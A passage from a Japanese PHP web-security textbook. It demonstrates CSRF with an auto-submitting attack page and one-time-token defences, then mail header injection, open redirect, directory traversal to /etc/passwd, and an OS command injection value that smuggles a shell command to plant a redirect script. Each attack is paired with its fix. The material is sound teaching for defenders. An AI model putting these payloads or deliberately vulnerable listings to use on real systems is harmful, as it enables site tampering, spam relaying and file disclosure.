
被害者のユーザは、mal-site1.phpにアクセスするものとします。そして、脆弱性のあるサイトに（犯罪予告のような）不本意な投稿を、強制的にさせられるものとします。

悪意のあるドメイン
http://malsite.example.com上に
あるWebページ



罠として仕掛けられたWebページ
(mal-site1.php)

悪意はないが脆弱性のあるドメイン
http://victim.example.com上に
あるWebページ



mal-site1.phpにアクセスする
だけで、悪意のある投稿が強
制されてしまう

●CSRFのイメージ

12-5-2 CSRF攻撃を試行する

上の図のような投稿の強制が可能かどうか、試してみましょう。

まずは、通常の操作パターンを確認するために、以下のURLにアクセスし、適当な文字を入れて送信ボタンをクリックしてください。

<http://localhost/honkaku/chapter12/csrf/weak-input.php>

URLがweak-thankyou.phpに切り替わり、投稿した内容が画面に表示されます。




● 投稿完了画面の表示

次に、以下の悪意のあるサイトURLにアクセスしてみてください。

<http://localhost/honkaku/chapter12/csrf/mal-site1.php>

アクセスすると、3秒間だけテキストエリアが見えますが、その後URLが投稿完了画面（weak-thankyou.php）切り替わり、先ほどと同じ「投稿完了しました」の画面が表示されているはずです。



● mal-site1.phpにアクセスすると強制投稿させられる

投稿する操作はまったくおこなっていないはずですが、どうやら別サイトの掲示板に「これは悪意のある書き込みです。」というメッセージを投稿してしまったらしいことがわかります。このように、悪意のないユーザに対して（悪意のある）送信を強制するのがCSRF攻撃です。

先ほどアクセスしたmal-site1.phpのプログラムを見てみましょう。このページには、テキストエリア中にあらかじめ「これは悪意のある書き込みです」と書かれており、それが3秒後に、脆弱性のあるサイトのweak-thankyou.phpにJavaScriptで

自動投稿されるようになっています（<body onload="xxxx">のxxxxの部分がそのJavaScriptです）。

結果として、このmal-site1.phpにアクセスした被害者ユーザは、意図せずして悪意のある書き込みをしてしまうことになります。脆弱性のあるサイトが自動ログイン機能付きのサイトであれば、投稿者の名前に自分の名前が自動セットされてしまう可能性もあります。

●リスト csrf/mal-site1.php

```
<?php
    /* 本プログラムは悪意のあるユーザが用意した別のサーバー上にあると想定してください。 */
    declare(strict_types=1);
?
<body onload="setTimeout(function(){document.autoform.submit();}, 3000);">
    <form name="autoform" action="http://localhost/honkaku/chapter12/csrf/weak-thankyou.php" method="POST">
        <textarea name="message" style="width:300px;" rows="10">これは悪意のある書き込みです。これは悪意のある書き込みです。</textarea>
        <button type="submit" name="operation" value="send">送信</button>
    </form>
</body>
```

次に、悪意はないが脆弱性のあるweak-input.phpとweak-thankyou.phpの中身を見てみましょう。

●リスト csrf/weak-input.php

```
<?php
    /* 注意：本プログラムは脆弱性を含みます。 */
    declare(strict_types=1);
?
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <title>投稿画面(悪い例) - honkaku</title>
</head>
```

```
<body>
  <h3>投稿画面</h3>
  <form name="input-form" method="post" action="weak-thankyou.php">
    ●投稿内容 : <br>
    <textarea name="message" rows="4" cols="50"></textarea><br>
    <button type="submit" name="operation" value="send">送信</button>
  </form>
</body>
</html>
```

●リスト csrf/weak-thankyou.php

```
<?php
/* 注意：本プログラムは脆弱性を含みます。 */
declare(strict_types=1);

function escape(string $val): string
{
    return htmlspecialchars($val, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

?>
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>投稿画面(悪い例) - honkaku</title>
</head>
<body>
  <h3>投稿完了しました</h3>
  ●投稿内容 : <br>
  <?=escape($_POST["message"])?>
</body>
</html>
```

本来であれば、weak-input.phpを介したうえでweak-thankyou.phpに遷移することをプログラマーは想定していたはずです。しかし、mal-site1.phpは、weak-input.phpをスキップして、直接weak-thankyou.phpにHTTPリクエストを送信したのです。

このような直接送信をブロックできなかつたことが、このサイトの脆弱性の本質です。


12-5-3 CSRF攻撃への対策を施す

CSRF攻撃への対策としては、[ワンタイムトークン](#)と呼ばれるランダム文字列を使った画面遷移チェックが有効です。

具体的にはまず、投稿画面にアクセスされるたびに、ランダムなワンタイムトークンを生成します。投稿画面では、トークン生成後、セッションデータにトークンを保存しつつ、同時にhidden項目 (`<input type="hidden">`) を使って、投稿完了画面に対してもトークンを送ります。

投稿完了画面では、セッションデータ中のトークンと、hidden項目として送信されたトークンが一致するかを調べ、一致した場合のみ登録処理をおこなうようにします。こうすることで、正規の投稿画面を経由しない限り、投稿完了画面にアクセスできないようになります。

ワンタイムトークンが一致しない場合は、不正な経路での投稿とみなし、登録処理をおこないません。



●ワンタイムトークンによる画面遷移チェック

その他、入力画面から送信されたHTTPリファラ

(`$_SERVER['HTTP_REFERER']`) が入力画面のURLと一致するかを調べる画面遷

移のチェック方法もありますが、単独では完璧な対策になりません。あくまで、トークンを使った画面遷移チェックとの併用で考えてください。

トークンによる画面遷移チェックを施したのが、strong-input.php と strong-thankyou.php です。

●リスト csrf/strong-input.php

```
<?php
    session_start();
    function generateToken() ← ①
    {
        $bytes = openssl_random_pseudo_bytes(16);
        return bin2hex($bytes);
    }
    $token = generateToken();
    $_SESSION['token'] = $token; ← ②
?>
<body>
    <h3>投稿画面</h3>
    <form name="input-form" method="post" action="strong-thankyou.php">
        <input type="hidden" name="token" value="<?=$token?>"> ← ③
        ●投稿内容 :<br>
        <textarea name="message" rows="4" cols="50"></textarea><br>
        <button type="submit" name="operation" value="send">送信</button>
    </form>
</body>
```

●リスト csrf/strong-thankyou.php

```
<?php
    session_start();
    if (!isset($_SESSION['token']) || !isset($_POST['token']) || $_SESSION['token'] != $_POST['token']) {
        die('不正なリクエストです。処理を中断します..');
    }

    unset($_SESSION['token']);
    function escape($val)
    {
        return htmlspecialchars($val, ENT_QUOTES | ENT_HTML5, 'UTF-8');
    }
?>
<body>
    <h3>投稿完了しました</h3>
    ●投稿内容 :<br>
    <?=escape($_POST["message"])?>
</body>
```


strong-input.phpのgenerateToken関数が、ワンタイムトークンを生成するための関数です。PHP標準関数であるopenssl_random_pseudo_bytesを使い、16バイトの疑似乱数を生成しています。この乱数はバイナリであり、HTTPでの送信には向かないので、bin2hex関数を使って16進数の文字列に変換しています（①）。生成したトークンは、変数\$tokenに保存し、セッションデータに保存しつつ（②）、hidden項目にもセットしています（③）。

次に、strong-thankyou.phpの処理です。ここでは、セッションデータ中のトークンと、strong-input.phpから送信されたhidden項目のトークンが一致しているかをチェックし、一致していないければ処理を中断しています（④）。いずれのトークンも空であった場合も一致するものとして扱われてしまうので、isset関数による値チェックも忘れないようにしましょう。

CSRF対策が本当にうまくいっているかを確認するために、悪意のある以下のページにアクセスしてください。

<http://localhost/honkaku/chapter12/csrf/mal-site2.php>

mal-site2.phpは、mal-site1.phpの自動送信先のURLを、weak-thankyou.phpからstrong-thankyou.phpに変えただけです。実行すると画面遷移はするものの、「不正なリクエストです。処理を中断します..」というメッセージが表示され、CSRF攻撃から保護できていることがわかります。



● mal-site2.php 経由での投稿完了画面

mal-site2.phpは、以下のとおりです。

● リスト csrf/mal-site2.php

```
<?php  
/* 本プログラムは悪意のあるユーザが用意した別のサーバー上にあると想定してください
```

```
い。 */
declare(strict_types=1);

?>
<body onload="setTimeout(function(){document.autoform.submit();}, 3000);>
    <form name="autoform"
action="http://localhost/honkaku/chapter12/csrf/strong-thankyou.php"
method="POST">
        <textarea name="message" style="width:300px;" rows="10">これは悪意のある書
き込みです。これは悪意のある書き込みです。</textarea>
        <button type="submit" name="operation" value="send">送信</button>
    </form>
</body>
```

12-6 その他のさまざまな攻撃パターン

ほかにもさまざまな攻撃パターンがあるので、本節でまとめて紹介します。

12-6-1 メールヘッダインジェクション — 不正なメールヘッダを注入する

■攻撃パターン

ユーザが任意にメールの「To:」と「From:」を設定できるWebページがあったとします。メール送信処理は以下のようになっていたとします。

```
// ユーザが画面で入力したToアドレス
$to = $_POST['to-address'];

// メールタイトルは固定
$subject = '●●さんからグリーティングカードが届きました。';

// ユーザが画面で入力したメッセージ
$body = $_POST['message'];

// ユーザが画面で入力したFromアドレス
$additionalHeader = 'From : ' . $_POST['from-address'];

// メールを送る
mb_send_mail('user@example.com', $subject, $body, $additionalHeader);
```

ここで問題となるのは、\$additionalHeaderです。mb_send_mailの第4引数は「From:」に限らず、改行区切りで「Cc:」や「Bcc:」も指定できてしまします。攻撃者は、\$_POST['message']に悪意のあるメッセージを埋め込み、\$_POST['from-

address']に以下のような改行区切りのヘッダをセットします。

me@example.com

Bcc: スパムメールの送り先1, スパムメールの送り先2, スパムメールの送り先3...

me@example.comは、攻撃者が特定されない、架空のアドレスだと思ってください。こうすることで、攻撃者は自分の手を汚すことなく、他人が作ったWebアプリケーションのメール送信機能を使って、効率的にスパムメールを送ることができます。

■対応策 — 改行を除去する、または安全な外部ライブラリを使う

メールヘッダに改行コードが入っていないかのチェックをすることが、対策として有効です。


```
// 改行コードが含まれていたらエラー
if (preg_match('/(\n|\r\n|\r)/', $_POST['from-address'])) {
    die('Invalid Input.');
}
```

また、メール送信のような汎用的な機能では、1からプログラム処理を書かず、定評のある外部ライブラリを使うことも検討してください。多くの外部ライブラリでは、はじめからセキュリティに対しても配慮がなされているからです。メール送信で有名どころのライブラリとしては、Composerでもインストール可能なSwift Mailerなどがあります。

12-6-2 オープンリダイレクト — どこへもリダイレクトできてしまう脆弱性

■攻撃パターン

図のようなページ構成のWebアプリケーションが、<http://example.com> ドメイン上にあるものとします。



●あるWebアプリケーションのページ構成

このとき、それぞれのPHPプログラムには、以下のようなリダイレクト処理が埋め込まれていたとします。

◎リスト start-page.php内の実装

```

if (未ログイン状態でアクセスされたら) {
    header('Location: login.php');
    return;
}
    
```

◎リスト mypage.php内の実装

```

if (未ログイン状態でアクセスされたら) {
    header('Location: login.php?page=mypage.php'); ← ①
    return;
}
    
```

◎リスト login.php内の実装


```

if (ログイン成功したら) {
    if ($_GET['page']が指定されていたら) {
        header('Location: ' . $_GET['page']);
    } else {
        header('Location: start-page.php');
    }
    return;
}
    
```

}

①の実装は、開発者の親切心によるものです。未ログイン状態でmypage.phpにアクセスしlogin.phpに戻された人に限り、ログイン成功時に、mypage.phpに直接遷移させてあげようという意図です。

しかし、このリダイレクト方法には問題があります。もし、\$_GET['page']に、<http://crack.example.com>のような悪意のある別ドメインのURLが指定されていても、遷移してしまうのです。スパムメールなどのリンクに<http://example.com/login.php?page=http://crack.example.com>のURLを潜ませておけば、ログインしたユーザを別ドメインにリダイレクトさせることもできてしまします。



●GETパラメータを変えれば、どんなURLでも遷移できてしまう

■対応策 — 厳密な値チェックをおこなう、できれば許可するURLをあらかじめ定義しておく

\$_GET['page']のバリデーション（値チェック）を厳密におこなうことで対策します。自動遷移先のページのURLが限られている場合は、あらかじめ許可するURLをホワイトリストとして定義しておき、完全一致でチェックするのがいいでしょう。

●リスト login.php内の実装（改良版）

```
// 許可されている遷移先の配列
$allowedUrls = [
    'start-page.php',
    'mypage.php'
];

if (isset($_GET['page'])) {
    if (in_array($_GET['page'], $allowedUrls)) {
        $toPage = $_GET['page'];
    } else {
        $toPage = 'start-page.php'; // デフォルトの遷移先
    }
} else {
    $toPage = 'start-page.php'; // デフォルトの遷移先
}

header('Location: ' . $toPage);
return;
```

\$allowedUrlsを定義できないような場合は、\$_GET['page']の値をチェックすることで対処します。たとえば、値に「http://」やスラッシュ記号 (/) が含まれていたら、エラーとして扱いリダイレクトさせないということです。

12-6-3 ディレクトリトラバーサル — 不正なパスを注入する

■攻撃パターン

ファイルまたはディレクトリパスの組み立てに、外部からの入力値を使うときは注意が必要です。たとえば、以下のようなプログラム行があったとします。

```
// GETパラメータで指定されたバナー広告HTMLをWebページ中に読み込む
$adFile = '/var/files/' . $_GET['ad-file'];
include($adFile);
```

このとき、通常であれば、\$adFileの値は「/var/files/ad1.html」のようになります。しかし、もし\$_GET['ad-file']に、上の階層を表す「..」が含まれていたとしたら、/var/files/ディレクトリより上の階層のファイルも読み込んでしまいます。

たとえば、`$_GET['ad-file']`の値が「`../../../../etc/passwd`」であったとき、以下が実行されることになります。

```
include('/var/files/../../etc/passwd');
```

結果として、「`/etc/passwd`」というファイル（UNIX系OSがログインユーザを管理するためのファイル）の内容が、Webページ上に表示されてしまいます。

■対応策 — ファイル名チェックをおこない、basename関数でディレクトリ名を除去する

`basename`関数を使うことで、ファイルパスからディレクトリ名を除去することができます。これにより、「`../../../../etc/passwd`」は「`passwd`」になるので、`/var/files/`ディレクトリより上の階層が読み込まれる心配がなくなります。

```
// GETパラメータで指定されたバナー広告HTMLをWebページ中に読み込む
$adFile = '/var/files/' . basename($_GET['ad-file']);
include($adFile);
```

ただ、そもそもの話として、このように外部からの要求で自由にファイルを開ける機能を実装すべきではありません。このようなアプリケーション仕様は、可能な限り避けるべきです。

12-6-4 OSコマンドインジェクション — 不正なコマンドを注入する

■攻撃パターン

`exec`、`shell_exec`、`system`などのPHP標準関数を使ってOSのコマンドを実行する時も、外部からの入力データに注意が必要です。例として、`my-server.example.com`というホストにあるWebアプリケーションには、ユーザが入力したドメインにひもづくIPアドレスを画面に表示する`dig.php`というWebページがあったとします。

◎リスト my-server.example.com上にある`dig.php`というPHPプログラム

```
<?php
```

```
$digResult = shell_exec('/usr/bin/dig ' . $_POST['domain']);
echo nl2br($digResult);
```

/usr/bin/digは、UNIX系OSで、ドメインにひもづくIPアドレスなどの情報を表示する時に使うコマンドです。たとえば、このプログラムの\$_POST['domain']の値が「example.com」であったとき、echo命令は以下の内容を出力します。

●実行結果

```
; QUESTION SECTION:
;example.com.           IN      A

;; ANSWER SECTION:
example.com.      79360  IN      A      93.184.216.34
```

ここで、悪意のあるユーザが、\$_POST['domain']に以下の文字列を入力したとします。

```
example.com; echo "
<script>location.href='http://crack.example.com'</script>" >> /var/www/my-
server.example.com/mypage.php
```

UNIX系OSでは、セミコロン（;）で区切ることで、複数のコマンドを続けて実行することができます。この場合、以下の2つのコマンドが連続で実行されることになります。


●実行例

```
dig example.com
echo "<script>location.href='http://crack.example.com'</script>" >> /var/www/my-
server.example.com/mypage.php
```

2つ目のechoコマンド（PHPの命令ではなく、UNIX系OSのechoコマンド）は、「悪意のあるJavaScriptを実行するための<script>タグを、/var/www/my-server.example.com/mypage.phpの末尾に追記せよ」という意味です。

このようなコマンドがプログラマーの意図に反して実行された結果、http://my-server.example.com/mypage.phpにアクセスした悪意のないユーザは、強制的に

http://crack.example.comにリダイレクトさせられてしまうことになります。



●攻撃から被害にいたるまでのイメージ

■対応策 — 意味のある記号類をエスケープする

対策としては、外部からの入力データを `escapeshellarg` 関数でエスケープします。

```
<?php
$digResult = shell_exec('/usr/bin/dig ' . escapeshellarg($_POST['domain']));
echo nl2br($digResult);
```

この結果、`shell_exec`が実行するコマンドは以下になります。

●実行例

```
/usr/bin/dig 'example.com; echo "
<script>location.href=\"http://crack.example.com\"</script>" >> /var/www/my-
server.example.com/mypage.php'
```

digコマンドの引数全体がシングルクオート記号（'）で囲まれたことに注目してください。これにより、セミコロン記号が表す「連続的にコマンドを実行する」という意味が無効になるので、digコマンドのみが実行され、echoコマンドは実行されません。

■なるべくならOSコマンドを使うべきではない

そもそもの話として、OSコマンドをPHPプログラムから呼び出す実装は、可能な限り避けたほうがいいでしょう。なぜなら、PHPプログラムが環境（OSの種別やバージョン）によって、動いたり動かなくなったりするからです。

内部関数では実現できない機能も、あるといえばあります。たとえば、「外部サイトのスクリーンショット画像を撮る」といった特殊な機能は、PHPの内部関数ではできません。著者が知る限りでは、wkhtmltoimageというOSコマンドをインストールし、PHPプログラムからシステム関数で呼び出すしかありません。

しかし、プログラマーが実現したいと考えるほとんどの機能は、コマンドの代わりにPHPの内部関数で実現できるはずです。今回のIPアドレスを調べるdigコマンドも、dns_get_record関数で代用できます。

12-6-5 ペネトレーションテストのためのツール

セキュリティ対策が期待どおりに施されているかを確認するために、[ペネトレーションテスト](#)（侵入テスト）と呼ばれるテストをおこなうことがあります。サーバーに対してさまざまなアタックを仕掛け、侵入を試みるテストのことです。ペネトレーションテストを手助けするためのツールの中で、有名なものをここで取り上げておきます。

